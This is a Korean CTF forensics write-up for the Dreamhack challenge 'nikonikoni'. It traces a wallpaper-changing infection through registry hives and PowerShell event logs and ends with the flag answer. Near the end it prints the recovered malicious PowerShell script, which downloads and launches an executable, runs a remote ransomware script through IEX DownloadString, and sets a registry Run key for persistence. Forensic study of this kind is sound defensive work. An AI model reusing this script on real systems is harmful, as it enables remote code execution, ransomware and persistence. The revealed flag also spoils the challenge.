

# Dreamhack-nikonikoni(level1)

## [forensics]

### Description

당신은 고객에게서 해킹 사고를 분석해달라는 의뢰를 받았습니다.

의뢰 내용은, 갑자기 자신의 컴퓨터 배경화면이 애니메이션 캐릭터로 바뀌었다는 것이었습니다!


주어진 이미지의 이벤트 로그를 분석하여, 해당 PC에서 실행된 악성코드에 대해 분석해주세요. (2024.10.02)

### Info


- FLAG = `DH{A_B_C}`
  - ◦ A: 배경화면을 변경하는 프로그램의 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)
  - ◦ B: 배경화면 이미지 파일 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)
  - ◦ C: 악성 스크립트 실행 시간 (Unix Timestamp, seconds 단위)
- 예를 들어 A가 `dream`, B가 `hack`, 그리고 C가 `1712376008` 라면, FLAG 는 `DH{dream_hack_1712376008}` 입니다

### Write up


- 사용 도구: FTK Imager, Registry Explorer, EvtxCmd, 이벤트 뷰어
- FTK Imager를 통해 `C:\Users\victim` 경로의 NTUSER.DAT 추출




- Dirty Hive NTUSER.DAT 파일을 HxD를 통해 hex값 변환
  - 참고 ([Blue Team-System Live Analysis \[Part 11\]- Windows: User Account Forensics- NTUSER.DAT Rules, Tools, Structure, and Dirty Hives!](#))




- Control Panel\Desktop\Wallpaper → ani.jpg 변경 기록 확인




- Control Panel\Desktop 의 Last write timestamp
  - 2024-04-06 15:26:48




- FTK Imager를 통해 해당 경로( **C:\ani.jpg** )의 사진 확인 → **Control Panel\Desktop** 의 Last write timestamp와 일치함
  - **2024-04-06 15:26:48**




- FKT Imager를 통해 C:\Windows\System32\winevt\Logs 폴더 추출



- EvtxCmd를 통해 "Windows PowerShell.evtx"의 데이터를 .csv 파일로 추출
- 추출한 .csv에서 외부 URL에서 악성 스크립트를 다운로드해 실행한 기록 확인
  - TimeCreated: **2024-04-06 15:26:46**



- 교차 검증을 위해 이벤트 뷰어에서 "Windows PowerShell.evtx"의 로그 확인
- **2024-04-07 00:26:45 (KST) → UTC/KST로 인해 -9시간 차이 발생, 2024-04-06 15:26:45 (UTC)**



- 외부 URL 내부 스크립트에서 실행 프로그램과 이미지 발견
  - **C:\merong.exe** → 배경화면 변경 프로그램
  - **C:\ani.jpg** → 배경화면 이미지 파일

```
# First shit

write-host "hello I'm hacker. And I need some money`n";
write-host "1. Wallpaper Change.`n`n";

(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/esby97/dakuo_
powershell/master/SetWallpaper.exe', 'C:\merong.exe');
(New-Object System.Net.WebClient).DownloadFile('https://i.imgur.com/RjGEkYZ.jpg',
'C:\ani.jpg');
Start-Process "C:\merong.exe" "C:\ani.jpg";

# Second shit

write-host "2. Powershell Ransomware.`n`n";

IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/esby97/powershell_
malware/master/malware2.ps1');

# Third shit

write-host "3. Set Registry Run Key.`n`n";

$origin_path = "$env:USERPROFILE\Desktop\README.lnk";
$new_path = "$env:TEMP\super_secret.lnk";

Copy-Item -Path $origin_path -Destination $new_path
$registry_run_key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

New-ItemProperty -Path $registry_run_key -Name Malware -PropertyType String -Value
$new_path

write-host "`n`nFinished!!`n`n";
```

- A: merong
- B: ani
- C: 2024-04-06 15:26:45(UTC) → 1712417205
- FLAG 형식으로는, DH{merong\_ani\_1712417205}

## FLAG

**DH{merong\_ani\_1712417205}**